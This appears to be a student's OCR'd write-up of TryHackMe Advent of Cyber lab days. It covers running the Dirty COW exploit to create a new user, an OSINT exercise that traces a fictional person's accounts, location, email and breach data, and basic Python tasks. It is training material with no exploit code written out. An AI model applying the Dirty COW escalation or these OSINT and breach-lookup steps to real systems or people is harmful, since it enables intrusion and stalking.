


Question 5

Question 6


Verbatim syntax that can be used to compile

Finding the "new" username was created




Question 7

Finding MD5 hash output



Question 8

CVE for DirtyCow



Thought Process/Methodology


First, using Nmap to find the services that are running. Then, find the credentials on telnet. Using “cd” to change directory to use “cat” to find distribution of Linux and version number. Later, open “cookies_and_milk.txt” to see who reaches first. Next, use “nano dirty.c” to find the verbatim syntax. At the same time, if we replace nano and dirty to “./” , we can see the “new” username. Then, we create a folder called “coal” and add “tree” in it. Then we open it to see it’s MD5 output. Lastly, we can find the CVE of dirty cow from the passage.

Day 14:OSINT: Where Rudolph

Tool used: Firefox, Reddit, Twitter


Question 1

Search IGuidetheClaus2020 with Reddit and check at the comments page




Question 2

Find out the comment from r/books post




Question 3

Search Google




Question 4

Rudolph mentions social media use at r/twitter post



Question 5

Search IGuidetheClaus2020 on twitter




Question 6

Find from Rudolph Twitter page


IGuidetheClaus2020 已轉推
hailey @iliketiedye36 · 2020年11月25日
When Ed got the rose tonight #bachelorette #BacheloretteABC #TheBachelorette
9
139
2,433
IGuidetheClaus2020 已轉推
Kristen Baldwin @KristenGBaldwin · 2020年11月25日
I never thought that an interview with a @BacheloretteABC contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from #TheBachelorette today, and he is THE PUREST SOUL EVER. Read the full Q&A: ew.com/tv/bachelorett...


Question 7

Reverse image searching from Rudolph's Twitter picture




Question 8&9

Check the EXIF data with high-resolution image on Twitter




Question 10

Get Rudolph's email on the Twitter bio




Scylla website is down

Get the password from youtube video



Question 11

Find the hotel around the photo location



Thought Process/Methodology

To get Rudolph's information, we first find Rudolph's Reddit account with the username that had been provided,' IGuidetheClaus2020'.By going through Rudolph's Reddit history, we find out Rudolph was born in Chicago and had another social media account on Twitter. After that, we use the same username 'IGuidetheClaus2020' to search for people on Twitter. On Twitter, Rudolph got another username called 'IGuideClaus2020' and he loves to watch bachelorette. Next, we also find out some pictures that Rudolph posts on Twitter. We used https://yandex.com/images/ to reverse image searching and we realized the parade was in Chicago. With the high-resolution picture Rudolph posted on Twitter, we can find a more specific location of Rudolph using the website http://www.viewexifdata.com/. Then, we also get Rudolph's email from his Twitter bio. When we try to breach data from scylla.sh we realized the website is down, so we just find out the answer for q10 with youtube that was provided in THM.In the end,

we find out the street numbers of the hotel Rudolph was staying at using Google Maps.

Day 15: [Scripting] There's a Python in my stocking!

Tools used: VS Code, THM.

Question 1

In VS Code, open a new file with the .py extension. Type in **True + True** and run the code.

In binary, 1 represents True and 0 represents False.

```
1   print(True + True)

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  JUPYTER

PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
2
```

Question 2

From THM.

PyPi which is a database of libraries.

Question 3

Insert it in VS Code and run the code.

```
C: > Users > renak > OneDrive > Pictures > 25 days of Cyber Security > Day15_1.py
1   print(bool("False"))

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  JUPYTER

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
True
```

Question 4

From THM.

- Requests

```
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5

Insert the code that was included in THM in VS Code and run the code.

```
1   x = [1, 2, 3]
2
3   y = x
4
5   y.append(6)
6
7   print(x)
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  JUPYTER

PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
[1, 2, 3, 6]
```

Question 6

From THM.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

Insert the code from google form to VS Code. After being asked to input the name, type in “**Skidy**”.

```
1   names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2   name = input("What is your name? ")
3   if name in names:
4       print("The Wise One has allowed you to come in.")
5   else:
6       print("The Wise One has not allowed you to come in.")
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  JUPYTER

PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
What is your name? Skidy
The Wise One has allowed you to come in.
```

Question 8

Repeat the process from Question 7, but now, input “**elf**” when prompted.

Thought Process/Methodology

Download VS Code and Python. After setting it up, we can start tackling our task. For Question 1, in VS Code, open a new file with the .py extension. Type in the code **print(True + True).** For Question 2, we can obtain the answer in THM. Moving forward to Question 3, insert **print(bool(“False”))** in VS Code and run the command. Next, obtain the answer for Question 4 in THM. Moreover, for Question 5, insert the code from THM to VS Code and then run the code. Furthermore, for Question 6, obtain the answer from THM. Moving on, copy and paste the code from Google Form to VS Code and then run the code. After being asked to insert the name, type in “**Skidy**”. Lastly, for Question 8, run the code again but this time, insert “**elf**” 